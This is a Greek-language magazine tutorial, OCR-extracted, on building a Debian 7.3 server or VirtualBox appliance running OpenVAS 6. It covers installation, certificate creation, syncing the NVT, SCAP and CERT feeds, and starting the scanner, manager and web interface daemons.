Από τη στιγμή που έχουμε ένα box/VM με το OpenVAS ρυθμισμένο ώστε να δέχεται συνδέσεις τόσο από τοπικούς όσο κι από απομακρυσμένους clients, τότε, ασχέτως αν βρισκόμαστε στο ίδιο τοπικό δίκτυο μ' αυτό ή όχι[1], είναι δυνατόν να συνδεόμαστε στον OpenVAS server, π.χ., από τον web browser του laptop, και να ξεκινάμε vulnerability scans ή να παίρνουμε τ' αποτελέσματα από scans που είχαμε ήδη ξεκινήσει. Εκτός από την επικοινωνία μέσω web browser, υπάρχει και δυνατότητα απομακρυσμένης συνεργασίας με άλλες εφαρμογές, όπως, π.χ., είναι το Metasploit. Αλλά περισσότερα επ' αυτού θα δούμε στο άρθρο που αρχίζει από τη σελίδα 42. Δεν χρειάζεται να είμαστε επαγγελματίες στους τομείς της ασφάλειας ή του pen-testing, προκειμένου να εκτιμήσουμε τα οφέλη τέτοιων setups. Σκεφτείτε, π.χ., ότι μια στο τόσο ίσως θέλουμε να ελέγχουμε για αδυναμίες ένα σχολικό εργαστήριο ή/και το δίκτυο στο χώρο της εργασίας, χωρίς να βρισκόμαστε υποχρεωτικά εκεί.

Από τον επίσημο δικτυακό τόπο του OpenVAS διατίθεται ένα VM που είναι ρυθμισμένο ώστε να λειτουργεί με τον προαναφερθέντα τρόπο (http://openvas.org/vm.html). Το guest OS που τρέχει είναι το Debian 6.0.8 (Squeeze) κι εμείς το δοκιμάσαμε επιτυχώς σε περιβάλλον VirtualBox. Σας προτείνουμε να το κατεβάσετε κι εσείς, να παίξετε και ν' αξιολογήσετε αν κάνει για τα σενάρια χρήσης που έχετε κατά νου. Ακόμα καλύτερα, δείτε στο υπόλοιπο του άρθρου πώς μπορείτε να στήσετε το δικό σας box ή να δημιουργήσετε το δικό σας virtual appliance, η αποστολή του οποίου, βεβαίως, θα 'ναι να λειτουργεί ως OpenVAS server. Αλλά γιατί να μη χρησιμοποιήσετε το επίσημο VM, από το openvas.org; Τρεις είναι οι λόγοι που θα σας έκαναν να *μην* το προτιμήσετε:

1. Έχετε ένα PC ή laptop που κάθεται και προτιμάτε να του βάλετε το λειτουργικό της αρεσκείας σας και μετά το OpenVAS. Η οδός του virtualization δεν έχει νόημα για την περίπτωσή σας.
2. Ο εικονικός δίσκος του επίσημου VM είναι κάπως στενόχωρος (μόλις 8GB), οπότε αργότερα δεν θα 'ναι εύκολο να εγκαταστήσετε όποιο άλλο εργαλείο ή εφαρμογή θελήσετε. Μικρό το κακό, βέβαια, μιας και το VM είναι ειδικού σκοπού — και τον σκοπό αυτόν τον επιτελεί άριστα.
3. Προτιμάτε άλλο λειτουργικό σύστημα ή άλλη έκδοση του Debian. Επίσης, θέλετε ν' ασχοληθείτε σοβαρά με το OpenVAS, οπότε σκέφτεστε ότι είναι απαραίτητο να δείτε τι χρειάζεται η εγκατάστασή του αλλά και πώς ακριβώς το ρυθμίζετε. Σωστά το σκέφτεστε.


Τι ακολουθεί

Σε πολύ λίγο θα δείξουμε πώς ξεκινάμε με μια λιτή εγκατάσταση του Debian 7.3.0 (Wheezy) —χωρίς desktop, φυσικά— και πώς της εγκαθιστούμε το OpenVAS. Ακολουθεί το σημαντικότερο στάδιο της εργασίας, το οποίο αφορά στη σωστή αρχική ρύθμιση του OpenVAS αλλά και στη μέριμνα ώστε να ξεκινά αυτόματα, κάθε φορά που εκκινεί το λειτουργικό σύστημα. Για τις ανάγκες του παρόντος δουλέψαμε σε εικονικό περιβάλλον, φτιάχνοντας στην ουσία ένα virtual appliance για το VirtualBox. Το καλό μ' αυτή την προσέγγιση είναι ένας 100% φορητός OpenVAS server, ο οποίος μπορεί να κατοικεί σ' ένα οποιοδήποτε μηχάνημα που έχει ήδη το λειτουργικό και τις εφαρμογές του — αρκεί βεβαίως να διαθέτει τους φυσικούς πόρους προκειμένου να σηκώσει (και) το VM. Περιττό πάντως να τονίσουμε ότι με τον ίδιο ακριβώς τρόπο εργαζόμαστε κι αν θέλουμε το OpenVAS "απευθείας" σε φυσικό υπολογιστή, χωρίς

1. Ας είναι καλά το OpenVPN.

δηλαδή τη διαμεσολάβηση κάποιου hypervizor σαν το VirtualBox ή το ProxMox VE (http://deltahacker.gr/deltacast-s01e08). Σε κάθε περίπτωση, καλό είναι ο υπολογιστής —εικονικός ή φυσικός, δεν έχει σημασία— που τρέχει το OpenVAS, να διαθέτει τουλάχιστον 1GB μνήμης RAM. Φυσικά, όσο περισσότερη, τόσο το καλύτερο.

> ***Σημείωση.*** *Στο http://openvas.org/install-packages.html υπάρχουν οδηγίες για την εγκατάσταση του OpenVAS σε διάφορες διανομές του Linux, ξεκινώντας από binary packages. Οι οδηγίες είναι ικανοποιητικές, υπό την έννοια ότι δίνουν μια καλή εικόνα της όλης διαδικασίας. Στην πράξη, ωστόσο, παρουσιάζονται διάφορα προβλήματα για τα οποία δεν γίνεται κανένας λόγος στις επίσημες οδηγίες, ούτε φυσικά παρατίθενται λύσεις. Μετά από αρκετούς πειραματισμούς και ψάξιμο βρήκαμε τα αίτια των προβλημάτων, όπως βεβαίως και τις λύσεις τους. Έτσι, οι οδηγίες που ακολουθούν στο παρόν άρθρο διαφέρουν από τις επίσημες, ωστόσο το τελικό αποτέλεσμα είναι ένας πλήρως λειτουργικός OpenVAS server για το Debian. Με παρόμοιο τρόπο θα δουλέψετε και στην περίπτωση άλλης διανομής.*



Για τον OpenVAS server που φτιάχνουμε, χρησιμοποιούμε ολόκληρο τον δίσκο του box/VM. Μια ενδιαφέρουσα δυνατότητα είναι η κρυπτογράφηση ολόκληρου του δίσκου, ώστε αν πέσει σε ξένα χέρια να μην μπορούν να διαβάσουν τα περιεχόμενά του. Το να συμβεί κάτι τέτοιο δεν είναι διόλου απίθανο, αφού το μηχάνημα με το OpenVAS δεν βρίσκεται κατ' ανάγκη σε δίκτυο που ελέγχουμε.

Λιτή εγκατάσταση Debian, σε ρόλο server


Για την εγκατάσταση του Debian δεν έχουμε να πούμε πολλά, παρά να προσέξουμε μερικά σημεία μόνο. Κατεβάσαμε την έκδοση 7.3.0 και συγκεκριμένα την εκδοχή 64bit:

```
http://cdimage.debian.org/debian-cd/7.3.0/amd64/iso-cd/debian-7.3.0-amd64-netinst.iso
```

Το image που επιλέξαμε έχει μικρό σχετικά μέγεθος και προορίζεται για δικτυακές εγκαταστάσεις. Κατά τη διάρκεια του installation απαιτείται σύνδεση στο ίντερνετ και μετά την ολοκλήρωσή του το σύστημα είναι πλήρως ενημερωμένο. Αντί για την

εκδοχή 32bit στραφήκαμε στην 64bit, μιας και θέλαμε να έχουμε την ευχέρεια ν' ανεβάζουμε τη μνήμη του VM όσο θέλουμε — ή τουλάχιστον όσο είναι εφικτό με βάση τις δυνατότητες αλλά και τις άλλες εφαρμογές που τρέχει το εκάστοτε host computer. Αναφορικά με την απλή διαδικασία της εγκατάστασης, τρεις μόνο παρατηρήσεις έχουμε να κάνουμε:

- Για λόγους απλότητας, στο στάδιο του partitioning αφήσαμε την πρώτη επιλογή (Guided - use entire disk). Ενδιαφέρον πάντως έχει και η τρίτη (Guided - use enture disk and set up encrypted LVM): Σε περίπτωση που θέλετε να διασφαλίσετε ότι όσο το box/VM είναι offline, πρόσβαση στον δίσκο της εγκατάστασης θα έχουν μόνον όσοι γνωρίζουν το αντίστοιχο password κρυπτογράφησης, ακολουθήστε την οδό του encrypted LVM. Αν το κάνετε, έχετε κατά νου ότι κάθε φορά που πρόκειται να φορτώσει το λειτουργικό, προκειμένου να ολοκληρώνεται το boot θα ζητείται το κατάλληλο password για την αποκρυπτογράφηση του δίσκου.




Δεν υπάρχει λόγος να έχουμε διαφορετικά διαμερίσματα για το /home ή το /usr κ.λπ. Ένα μόνο διαμέρισμα προσαρτημένο στον ριζικό κατάλογο, είναι ό,τι πρέπει.

- Όλοι οι κατάλογοι και τα αρχεία θα μπουν κάτω από μία κατάτμηση (για την ακρίβεια κάτω από το root partition). Εμείς τουλάχιστον δεν είχαμε λόγο να φτιάξουμε ξεχωριστές κατατμήσεις, π.χ., για τον κατάλογο /home ή για τον /usr.
- Λίγο πριν ο installer περάσει στο κύριο μέρος της εργασίας του, στο Software Selection ερωτώμαστε για το αν θα εγκατασταθούν κάποιες συλλογές πακέτων ή όχι. Αφήσαμε τη συλλογή Standard system utilities, καθώς και την SSH server: Θέλαμε να έχουμε δυνατότητα για απομακρυσμένη, ασφαλή σύνδεση μέσω SSH, αμέσως μετά την ολοκλήρωση της εγκατάστασης. Όπως εξάλλου μπορείτε να δείτε και στο σχετικό screenshot, η πρώτη από τις συλλογές είναι

η Debian desktop environment. Για ένα box/VM που χρησιμεύει κυρίως για να τρέχει το OpenVAS, εννοείται ότι δεν υπάρχει κανένας λόγος για περιβάλλον γραφικών, εφαρμογές desktop κ.ο.κ.

Να σημειώσουμε επίσης ότι κατά τη διάρκεια της εγκατάστασης το Debian ρυθμίζεται ώστε να παίρνει διεύθυνση IP αυτόματα, από τον όποιο DHCP server του τοπικού δικτύου. Μετά την εγκατάσταση, το box ή το VM με τον OpenVAS server είναι πιθανό να μετακινείται από δίκτυο σε δίκτυο. Ακριβώς γι' αυτόν το λόγο δεν επεμβαίνουμε στις ρυθμίσεις που αφορούν στη δικτύωση, αλλά αφήνουμε το σύστημα να τις διευθετεί αυτόματα.



*Για τον OpenVAS server μας, εννοείται πως *δεν* θέλουμε πακέτα από τη συλλογή Debian desktop environment. Θέλουμε, όμως, να έχουμε έχουμε ασφαλή πρόσβαση μέσω SSH στο box/VM — και μάλιστα αμέσως μετά την ολοκλήρωση της εγκατάστασης.*

Προετοιμασία για το OpenVAS κι εγκατάσταση

Το Debian είναι εγκατεστημένο κι έτοιμο, έχουμε συνδεθεί στο λογαριασμό του χρήστη root (τοπικά, από την κονσόλα ή απομακρυσμένα, μέσω SSH) και δουλεύουμε από εκεί. Επειδή κάναμε δικτυακή εγκατάσταση, αυτή τη στιγμή δεν χρειάζεται να φρεσκάρουμε τα αποθετήρια (repositories) του Debian, ούτε ν' αναβαθμίσουμε εφαρμογές και λειτουργικό σύστημα. Σε περίπτωση που δεν κάνατε δικτυακή εγκατάσταση, φρεσκάρετε τώρα τα repositories με

```
root@ovasbox:~# apt-get update
```

και περάστε τυχούσες αναβαθμίσεις με

```
root@ovasbox:~# apt-get dist-upgrade
```

Παρατηρώντας εξάλλου την οθόνη (ή την κονσόλα του VM) κατά την εκκίνηση του Debian, θα δείτε ότι στο τέλος της διαδικασίας η οθόνη (ή η κονσόλα) καθαρίζει

απότομα από τα διάφορα μηνύματα, και μένουν δύο μόνο γραμμές (η δεύτερη είναι για το login). Δεν υπάρχει θέμα μ' αυτή τη συμπεριφορά, εκτός ίσως από το γεγονός ότι δεν προλαβαίνουμε να βλέπουμε τυχόντα μηνύματα λάθους. Σε λίγο, που θα φροντίσουμε για την αυτόματη εκκίνηση των διαφόρων υπηρεσιών του OpenVAS, τουλάχιστον στις πρώτες μας δοκιμές θέλουμε να βλέπουμε αν όλα έχουν πάει καλά ή όχι. Ανοίγουμε, λοιπόν, το αρχείο /etc/inittab (π.χ., με το nano)

```
root@ovasbox:~# nano /etc/inittab
```

εντοπίζουμε τη γραμμή

```
1:2345:respawn:/sbin/getty 38400 tty1
```

και την τροποποιούμε ελαφρώς, ώστε να γίνει σαν την ακόλουθη:

```
1:2345:respawn:/sbin/getty --noclear 38400 tty1
```

Αποθηκεύουμε την αλλαγή κι εγκαταλείπουμε τον editor ([CTRL+O], [Enter] και [CTRL+X] για το nano) κι αν είναι κάνουμε κι ένα reboot, ώστε να δούμε τη διαφορά. Προσθέτουμε στη συνέχεια repositories του OpenVAS 6 για το Debian, τα οποία παίρνουμε από την υπηρεσία openSUSE Build Service (OBS, https://build.opensuse.org):

```
root@ovasbox:~# echo "deb http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE:/v6/Debian_7.0/ ./" >> /etc/apt/sources.list

root@ovasbox:~# wget http://download.opensuse.org/repositories/security:/OpenVAS:/UNSTABLE:/v6/Debian_7.0/Release.key

root@ovasbox:~# apt-key add ./Release.key

root@ovasbox:~# apt-get update
```

Πριν συνεχίσουμε, δεν είναι άσχημη ιδέα να κάνουμε κάτι για εκείνα τα επίμονα κι άκρως ενοχλητικά μηνύματα με locale warnings, τα οποία εμφανίζονται κατά τις εγκαταστάσεις πακέτων. Ανοίγουμε με το nano το αρχείο /etc/default/locale και φροντίζουμε ώστε σ' αυτό να υπάρχουν και να ορίζονται *τρεις* μεταβλητές: οι LANG, LC_ALL και LANGUAGE. Καλό είναι να 'χουν την ίδια τιμή (όνομα locale) η οποία, φυσικά, θα πρέπει να αντιστοιχεί στη γλώσσα που επιλέξαμε πριν λίγο, κατά τη διαδικασία εγκατάστασης του Debian. Δείτε, π.χ., τα περιεχόμενα του δικού μας αρχείου:

```
LANG=en_US.UTF-8

LC_ALL=en_US.UTF-8

LANGUAGE=en_US.UTF-8
```

(Προτιμάμε τα μηνύματα στα Αγγλικά.) Προχωράμε τώρα στην εγκατάσταση των διαφόρων υπηρεσιών του OpenVAS, καθώς και κάποιων απαραίτητων εφαρμογών, εργαλείων και βιβλιοθηκών:

```
root@ovasbox:~# apt-get -y install greenbone-security-assistant openvas-cli openvas-manager openvas-scanner openvas-administrator sqlite3 xsltproc rsync

root@ovasbox:~# apt-get -y install texlive-latex-base texlive-latex-extra texlive-latex-recommended htmldoc

root@ovasbox:~# apt-get -y install alien rpm nsis fakeroot
```

Η εγκατάσταση θα πάρει κάποια ώρα για να ολοκληρωθεί. Βεβαίως, εδώ είναι μια από εκείνες τις περιπτώσεις όπου η γρήγορη σύνδεση στο ίντερνετ βοηθά σημαντικά.

Αρχική ρύθμιση του OpenVAS

Δημιουργούμε ένα πιστοποιητικό για την Αρχή Πιστοποίησης (Certificate Authority, CA) του OpenVAS, καθώς κι ένα για τον ίδιο τον server.

```
root@ovasbox:~# openvas-mkcert
-------------------------------------------------------
Creation of the OpenVAS SSL Certificate
-------------------------------------------------------
This script will now ask you the relevant information
to create the SSL certificate of OpenVAS. Note that this
information will *NOT* be sent to anybody (everything
stays local), but anyone with the ability to connect to
your OpenVAS daemon will be able to retrieve this
information.
CA certificate life time in days [1460]:
Server certificate life time in days [365]: 1460
Your country (two letter code) [DE]: GR
Your state or province name [none]: CentralMacedonia
Your location (e.g. town) [Berlin]: Thessaloniki
Your organization [OpenVAS Users United]:
-------------------------------------------------------
Creation of the OpenVAS SSL Certificate
-------------------------------------------------------
Congratulations. Your server certificate was properly
created.
The following files were created:
. Certification authority:
   Certificate = /var/lib/openvas/CA/cacert.pem
   Private key = /var/lib/openvas/private/CA/cakey.pem
. OpenVAS Server :
    Certificate = /var/lib/openvas/CA/servercert.pem
    Private key = /var/lib/openvas/private/CA/serverkey.pem
Press [ENTER] to exit
```

Παρατηρήστε ότι τόσο για το πιστοποιητικό της Αρχής, όσο και για εκείνο του server, ορίσαμε τον ίδιο χρόνο ζωής (1460 μέρες, δηλαδή 4 χρόνια). Με μία μόνο κίνηση, φτιάχνουμε κι ένα πιστοποιητικό για τους πελάτες του OpenVAS:

```
root@ovasbox:~# openvas-mkcert-client -n om -i
Generating RSA private key, 1024 bit long modulus
..++++++
.........++++++
e is 65537 (0x10001)
You are about to be asked to enter information that
will be incorporated into your certificate request.
What you are about to enter is what is called a
Distinguished Name or a DN.
There are quite a few fields but you can leave
some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) []:
Email Address []:
Using configuration from /tmp/openvas-mkcert-client.2797/stdC.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'DE'
localityName          :PRINTABLE:'Berlin'
commonName            :PRINTABLE:'om'
Certificate is to be certified until Jan 28 14:57:13 2015 GMT (365 days)
Write out database with 1 new entries
Data Base Updated
User om added to OpenVAS.
```

Ώρα για τον πρώτο συγχρονισμό της τοπικής συλλογής με τα NVTs (Network Vulnerability Tests) του OpenVAS:

```
root@ovasbox:~# mkdir -p /var/lib/openvas/plugins/private
root@ovasbox:~# openvas-nvt-sync
```

Ξεκινάμε τον OpenVAS Scanner daemon:

```
root@ovasbox:~# openvassd
Loading the OpenVAS plugins...base gpgme-Message:
Setting GnuPG homedir to '/etc/openvas/gnupg'
base gpgme-Message:
Using OpenPGP engine version '1.4.12'
All plugins loaded
```

Θα χρειαστεί λίγη ώρα το φόρτωμα των NVTs —αυτή τη στιγμή περί τις 34 χιλιάδες είναι το πλήθος τους—, ωστόσο αυτό είναι απόλυτα φυσιολογικό. Προηγουμένως, παρεμπιπτόντως, όταν κατεβάζαμε πακέτα προς εγκατάσταση, σημαντικός ήταν ο ρόλος της ιντερνετικής σύνδεσης. Σ' αυτό το στάδιο, σημασία έχει αν το Debian κατοικεί σε κλασικό δίσκο ή σε SSD. Αφού ολοκληρώσει το openvassd την εργασία του, έρχεται η ώρα για το κατέβασμα της βάσης SCAP (Security Content Automation Protocol, http://bit.ly/whatisSCAP). Την εργασία αυτή επιτελεί το σκριπτάκι ονόματι openvas-scapdata-sync, στον κατάλογο /usr/sbin. Πριν το καλέσουμε, οφείλουμε να του κάνουμε μια μικρή αλλά σημαντική τροποποίηση. Το ανοίγουμε με το nano

```
root@ovasbox:~# nano /usr/sbin/openvas-scapdata-sync
```

εντοπίζουμε αυτή τη γραμμή

```
&& [ -n `echo "$timestamp_raw" | egrep -x "[0-9]{4}\-(0[0-9]|1[012])\-([0-2][0-9]|3[01])[:alnum:]*"` ]
```

και την αντικαθιστούμε μ' αυτή:

```
&& [ -n `echo "$timestamp_raw" | egrep -x "[0-9]{4}\-(0[0-9]|1[012])\-([0-2][0-9]|3[01])[[:alnum:]]*"` ]
```

Για να μην παιδεύεστε με την πληκτρολόγηση, μπορείτε να κατεβάσετε τη διορθωμένη εκδοχή του openvas-scap-data-sync και να αντικαταστήσετε την πρωτότυπη:

```
root@ovasbox:~# wget http://bit.ly/dh028scapsync -O openvas-scapdata-sync
root@ovasbox:~# mv openvas-scapdata-sync /usr/sbin
root@ovasbox:~# chmod 755 /usr/sbin/openvas-scapdata-sync
```

Μια χαρά. Ας κατεβάσουμε τώρα και τη βάση SCAP:

```
root@ovasbox:~# mkdir -p /var/lib/openvas/scap-data/private
root@ovasbox:~# openvas-scapdata-sync
```

Η διαδικασία θα χρειαστεί αρκετά λεπτά για να ολοκληρωθεί. Υπάρχει εξάλλου και η βάση CERT (www.cert.org/vuls) που επίσης χρησιμοποιεί το OpenVAS, για την οποία διατίθεται άλλο ένα σκριπτάκι. Πρόκειται για το openvas-certdata-sync, στον κατάλογο /usr/sbin, με αποστολή το κατέβασμα και το συγχρονισμό της βάσης. Σε αντίθεση με το openvas-scapdata-sync, που είδαμε πριν λίγο, το openvas-certdata-

sync δεν χρειάζεται να το τροποποιήσουμε για να λειτουργήσει σωστά. Αν όμως το τρέξουμε, μετά από λίγο θα πάρουμε μηνύματα λάθους για διάφορους πίνακες της βάσης SQLite που λείπουν, και η όλη διαδικασία θα αποτύχει παταγωδώς. Ευτυχώς, το πρόβλημα διορθώνεται κατεβάζοντας, αρχικά, ένα πακέτο RPM από το αποθετήριο Atomic για το Fedora Linux, το οποίο κι αποσυμπιέζουμε. Από τους καταλόγους που προκύπτουν αντιγράφουμε ένα συγκεκριμένο αρχείο SQL (για τη βάση SQLite) και δύο επίσης συγκεκριμένα αρχεία XSL (eXtensible Stylesheet Language, http://en.wikipedia.org/wiki/XSL), στον κατάλογο /usr/share/openvas/cert. Αλλά δεν χρειάζεται να πάρετε ολόκληρο το RPM. Έχουμε ήδη φτιάξει ένα μικρό archive, με τα απαραίτητα αρχεία (.sql, .xsl) και μόνον αυτά:

```
root@ovasbox:~# wget http://bit.ly/dh028certfiles -O certfiles.tar
root@ovasbox:~# tar xvf certfiles.tar
cert/
cert/dfn_cert_update.xsl
cert/dfn_cert_getbyname.xsl
cert/cert_db_init.sql
root@ovasbox:~# mkdir /usr/share/openvas/cert
root@ovasbox:~# cp cert/* /usr/share/openvas/cert
root@ovasbox:~# openvas-certdata-sync
```

Έχουμε κάνει σημαντική πρόοδο όσον αφορά στην αρχική ρύθμιση του OpenVAS και, πιστέψτε μας, τα δύσκολα είναι πίσω μας[2]. Στρέφουμε τώρα λίγο την προσοχή μας στον OpenVAS Manager (openvasmd). Από τη στιγμή που ο OpenVAS Scanner (openvassd) τρέχει, προχωράμε σε μια ανακατασκευή της βάσης του manager:

```
root@ovasbox:~# openvasmd --rebuild
```

Θα περιμένετε λίγη ώρα μέχρι να ολοκληρωθεί η ανακατασκευή αλλά, όλες αυτές οι αναμονές, μέχρι τώρα μάλλον θα σας έχουν κάνει απαθείς κι αδιάφορους :) Στη συνέχεια παίρνουμε κι ένα αντίγραφο εφεδρείας της βάσης του manager:

```
root@ovasbox:~# openvasmd --backup
```

Δημιουργούμε έναν νέο χρήστη για το OpenVAS, με δικαιώματα διαχειριστή:

```
root@ovasbox:~# openvasad -c add_user -n ovasadmin -r Admin
Enter password:
ad   main:MESSAGE:2535:2014-01-28 19h53.24 EET: No rules file provided, the new user will have no restrictions.
ad   main:MESSAGE:2535:2014-01-28 19h53.24 EET: User ovasadmin has been successfully created.
```

Παρατηρήστε ότι το όνομα του νέου χρήστη δίνεται στην παράμετρο -n (εμείς, π.χ., τον ονομάσαμε ovasadmin). Μας ζητείται συνθηματικό (password), το οποίο πληκτρολογούμε και φροντίζουμε ώστε να μην το ξεχάσουμε[3]. Ξεκινάμε τον OpenVAS Manager daemon, ως εξής:

```
root@ovasbox:~# openvasmd -p 9390
```

2. Πάντα ήθελα να το γράψω *και* αυτό.
3. LastPass: ναι, Post-it: όχι

Επαναλαμβάνουμε ομοίως και για τον OpenVAS Administrator daemon:

```
root@ovasbox:~# openvasad -p 9393
```

Τέλος, σηκώνουμε και τον Greenbone Security Assistant (GSA), ώστε να διαχειριζόμαστε το OpenVAS μέσω του βολικού web panel που παρέχει ο πρώτος:


```
root@ovasbox:~# gsad -p 9392 --listen=10.20.30.100
```

